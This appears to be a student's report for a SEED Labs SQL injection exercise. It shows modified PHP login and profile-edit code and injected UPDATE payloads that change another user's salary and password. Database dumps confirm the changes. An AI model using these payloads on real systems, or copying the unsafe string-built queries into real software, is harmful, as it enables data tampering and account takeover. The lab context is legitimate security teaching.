
With this modification I can get around the countermeasure easily.

```
71      $conn = getDB();
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
76      echo $sql;
77
78      if (!$result = $conn->multi_query($sql)) {
79        echo "</div>";
80        echo "</nav>";
81        echo "<div class='container text-center'>";
82        die('There was an error running the query [' . $conn->error . ']\n');
83        echo "</div>";
84      }
85      /* convert the select return result into array type */
86      $return_arr = array();
87      while($row = $result->fetch_assoc()){
```

Now copying to the Web docker the code file.

```
[11/25/23]seed@VM:~/.../Code$ docker cp unsafe_home.php 03bdb2644f5
1:/var/www/SQL_Injection/
[11/25/23]seed@VM:~/.../Code$
```

Now sending the appended SQL statement.



The attack worked and the reason is mentioned with the screenshot ahead.

As a note that why isn't anything displayed when I sent appended query is because the select 1 worked as the array where the data here was on the index 0 but given that with select 1 it treated as index 1 there is no data present there to show. Hence, the attack worked.

```
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];
if($id!=""){
  // If id exists that means user exists and is successfully authenticated
  drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
```

Task 3

For the ahead tasks I removed the modifications in the home page code.


```
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
```


Copied the file to the Web container.

```
[11/25/23]seed@VM:~/.../Code$ docker cp unsafe_home.php 03bdb2644f5
1:/var/www/SQL_Injection/
[11/25/23]seed@VM:~/.../Code$
```


Logging in as Alice.



Now I am logged in as Alice.



Updating the Profile of Alice.



The changes are visible on the profile.

It can also be observed that the database has also been updated.

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+------------------+-----------------------------
------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email           | NickName         | Password
           |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+------------------+-----------------------------
------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 | 111-000-101 | Moscow  | alice@gmail.com | Alice the Wonder | 522b276a356bdf39013dfabea2cd4
3e141ecc9e8 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |                 |                  | b78ed97677c161c1c82c142906674
ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |                 |                  | a3c50276cb120637cca669eb38fb9
928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |                 |                  | 995b8b8c183f349b3cab0ae7fccd3
9133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |                 |                  | 99343bff28a7bb51cb6f22cb20a61
8701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |                 |                  | a5bdf35a1df4ea895905f6f6618e8
3951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+------------------+-----------------------------
------------+
6 rows in set (0.00 sec)
```

Task 3.1

Now I modified the **unsafe_edit_backend.php** code file at line 56 and 57.

```
33     $dbpass="dees";
34     $dbname="sqllab_users";
35     // Create a DB connection
36     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
37     if ($conn->connect_error) {
38       die("Connection failed: " . $conn->connect_error . "\n");
39     }
40     return $conn;
41   }
42
43   $conn = getDB();
44   // Don't do this, this is not safe against SQL injection
   attack
45   $sql="";
46   if($input_pwd!=''){
47     // In case password field is not empty.
48     $hashed_pwd = sha1($input_pwd);
49     //Update the password stored in the session.
50     $_SESSION['pwd']=$hashed_pwd;
51     $sql = "UPDATE credential SET
   nickname='$input_nickname',email='$input_email',address='$input_a
   where ID=$id;";
52   }else{
53     // if passowrd field is empty.
54     $sql = "UPDATE credential SET
   nickname='$input_nickname',email='$input_email',address='$input_a
   where ID=$id;";
55   }
56   echo 'SQL :'.$sql;
57   $_SESSION['PROFILE_SQL']=$sql;
58   $conn->query($sql);
59   $conn->close();
```

And echoing it in the **unsafe_home.php** file.

```
70      // create a connection
71      $conn = getDB();
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn,
  phoneNumber, address, email,nickname,Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
76
77      echo $_SESSION['PROFILE_SQL']=$sql;
78
79      if (!$result = $conn->query($sql)) {
80        echo "</div>";
81        echo "</nav>";
82        echo "<div class='container text-center'>";
83        die('There was an error running the query [' . $conn-
  >error . ']\n');
84        echo "</div>";
85      }
86      /* convert the select return result into array type */
87      $return_arr = array();
```

Another modification in the file **unsafe_home.php** on line 267.

```
248          $i_phoneNumber= $json_aa[$i]['phoneNumber'];
249          echo "<tr>";
250          echo "<th scope='row'> $i_name</th>";
251          echo "<td>$i_eid</td>";
252          echo "<td>$i_salary</td>";
253          echo "<td>$i_birth</td>";
254          echo "<td>$i_ssn</td>";
255          echo "<td>$i_nickname</td>";
256          echo "<td>$i_email</td>";
257          echo "<td>$i_address</td>";
258          echo "<td>$i_phoneNumber</td>";
259          echo "</tr>";
260        }
261        echo "</tbody>";
262        echo "</table>";
263      }
264
265      ?>
266      <br><br>
267      <?php echo $_SESSION['PROFILE_SQL']=$sql; ?>
268      <div class="text-center">
269        <p>
270          Copyright &copy; SEED LABs
271        </p>
272      </div>
273    </div>
274    <script type="text/javascript">
275    function logout(){
276      location.href = "logoff.php";
277    }
278    </script>
```

Finally copying the modified files to the Web continer.


```
[11/25/23]seed@VM:~/.../Code$ docker cp unsafe_home.php 03bdb2644f5
1:/var/www/SQL_Injection/
[11/25/23]seed@VM:~/.../Code$ docker cp unsafe_edit_backend.php 03b
db2644f51:/var/www/SQL_Injection/
[11/25/23]seed@VM:~/.../Code$
```

Based on these code lines I have found the vulnerability where I can add salary as a parameter as a part of SQL statement which is a part of the database used here.

```
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
  }else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
  }
```

Sending the query.

And the salary has been changed from 10,000 to 30,000.



Task 3.2

Now trying to change Boby's Salary with the SQL statement **Alice',salary=1 where Name='Boby'; #**


Now in the SQL Database container I have compared the Salary and it has been changed to 1 from 30,000.

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+----------+------------------------------------
----+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email           | NickName | Password
    |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+----------+------------------------------------
----+
|  1 | Alice | 10000 |  30000 | 9/20  | 10211002 | 111-000-101 | Moscow  | alice@gmail.com | Alice    | 522b276a356bdf39013dfabea2cd43e141ecc
9e8 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |                 | Alice    | 8fc8dd2efccb29d7e65fd35c2e035c8c203e1
9a1 |
|  3 | Ryan  | 30000 |  30000 | 4/10  | 98993524 |             |         |                 | Alice    | a3c50276cb120637cca669eb38fb9928b017e
9ef |
|  4 | Samy  | 40000 |  30000 | 1/11  | 32193525 |             |         |                 | Alice    | 995b8b8c183f349b3cab0ae7fccd39133508d
2af |
|  5 | Ted   | 50000 |  30000 | 11/3  | 32111111 |             |         |                 | Alice    | 99343bff28a7bb51cb6f22cb20a618701a2c2
f58 |
|  6 | Admin | 99999 |  30000 | 3/5   | 43254314 |             |         |                 | Alice    | a5bdf35a1df4ea895905f6f6618e83951a6ef
fc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+----------+------------------------------------
----+
6 rows in set (0.00 sec)

mysql>
```

Task 3.3

Now changing Boby's password from Alice's profile with the help of SQL Statement **Alice',password=sha1('boby') where Name='Boby'; #**



The previous screenshot of the Database is like this.

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+----------+-----------------------------------
----+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email           | NickName | Password
    |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+----------+-----------------------------------
----+
|  1 | Alice | 10000 |  30000 | 9/20  | 10211002 | 111-000-101 | Moscow  | alice@gmail.com | Alice    | 522b276a356bdf39013dfabea2cd43e141ecc
9e8 |
|  2 | Boby  | 20000 |   2000 | 4/20  | 10213352 |             |         |                 | Alice    | b78ed97677c161c1c82c142906674ad15242b
2d4 |
|  3 | Ryan  | 30000 |  30000 | 4/10  | 98993524 |             |         |                 | Alice    | a3c50276cb120637cca669eb38fb9928b017e
9ef |
|  4 | Samy  | 40000 |  30000 | 1/11  | 32193525 |             |         |                 | Alice    | 995b8b8c183f349b3cab0ae7fccd39133508d
2af |
|  5 | Ted   | 50000 |  30000 | 11/3  | 32111111 |             |         |                 | Alice    | 99343bff28a7bb51cb6f22cb20a618701a2c2
f58 |
|  6 | Admin | 99999 |  30000 | 3/5   | 43254314 |             |         |                 | Alice    | a5bdf35a1df4ea895905f6f6618e83951a6ef
fc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+----------+-----------------------------------
----+
6 rows in set (0.00 sec)
```

It can be confirmed that the password has been changed by the SQL Database and in the screenshot below it is proven by how the hash of the password is different than what it was before.


```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+----------+-----------------------------------
----+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email           | NickName | Password
    |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+----------+-----------------------------------
----+
|  1 | Alice | 10000 |  30000 | 9/20  | 10211002 | 111-000-101 | Moscow  | alice@gmail.com | Alice    | 522b276a356bdf39013dfabea2cd43e141ecc
9e8 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |                 | Alice    | 8fc8dd2efccb29d7e65fd35c2e035c8c203e1
9a1 |
|  3 | Ryan  | 30000 |  30000 | 4/10  | 98993524 |             |         |                 | Alice    | a3c50276cb120637cca669eb38fb9928b017e
9ef |
|  4 | Samy  | 40000 |  30000 | 1/11  | 32193525 |             |         |                 | Alice    | 995b8b8c183f349b3cab0ae7fccd39133508d
2af |
|  5 | Ted   | 50000 |  30000 | 11/3  | 32111111 |             |         |                 | Alice    | 99343bff28a7bb51cb6f22cb20a618701a2c2
f58 |
|  6 | Admin | 99999 |  30000 | 3/5   | 43254314 |             |         |                 | Alice    | a5bdf35a1df4ea895905f6f6618e83951a6ef
fc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+----------+-----------------------------------
----+
6 rows in set (0.00 sec)

mysql>
```


It can also be confirmed with sha1sum which is a match to the change observed in the database.

```
[11/25/23]seed@VM:~/.../Code$ echo -n 'boby' | sha1sum
8fc8dd2efccb29d7e65fd35c2e035c8c203e19a1  -
[11/25/23]seed@VM:~/.../Code$
```

Further confirmation is to login with the changed password set as “boby”.



Hence, the task has been completed successfully as the login is successful. Moreover, the salary update performed in previous subtask is also visible.




Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Alice
Email	
Address	
Phone Number	

Task 4


These are the files for the defense of the site as in the web docker.

```
root@03bdb2644f51:/var/www/SQL_Injection/defense# ls
getinfo.php  index.html  style_home.css  unsafe.php
root@03bdb2644f51:/var/www/SQL_Injection/defense#
```


Now visiting the following URL for the task.



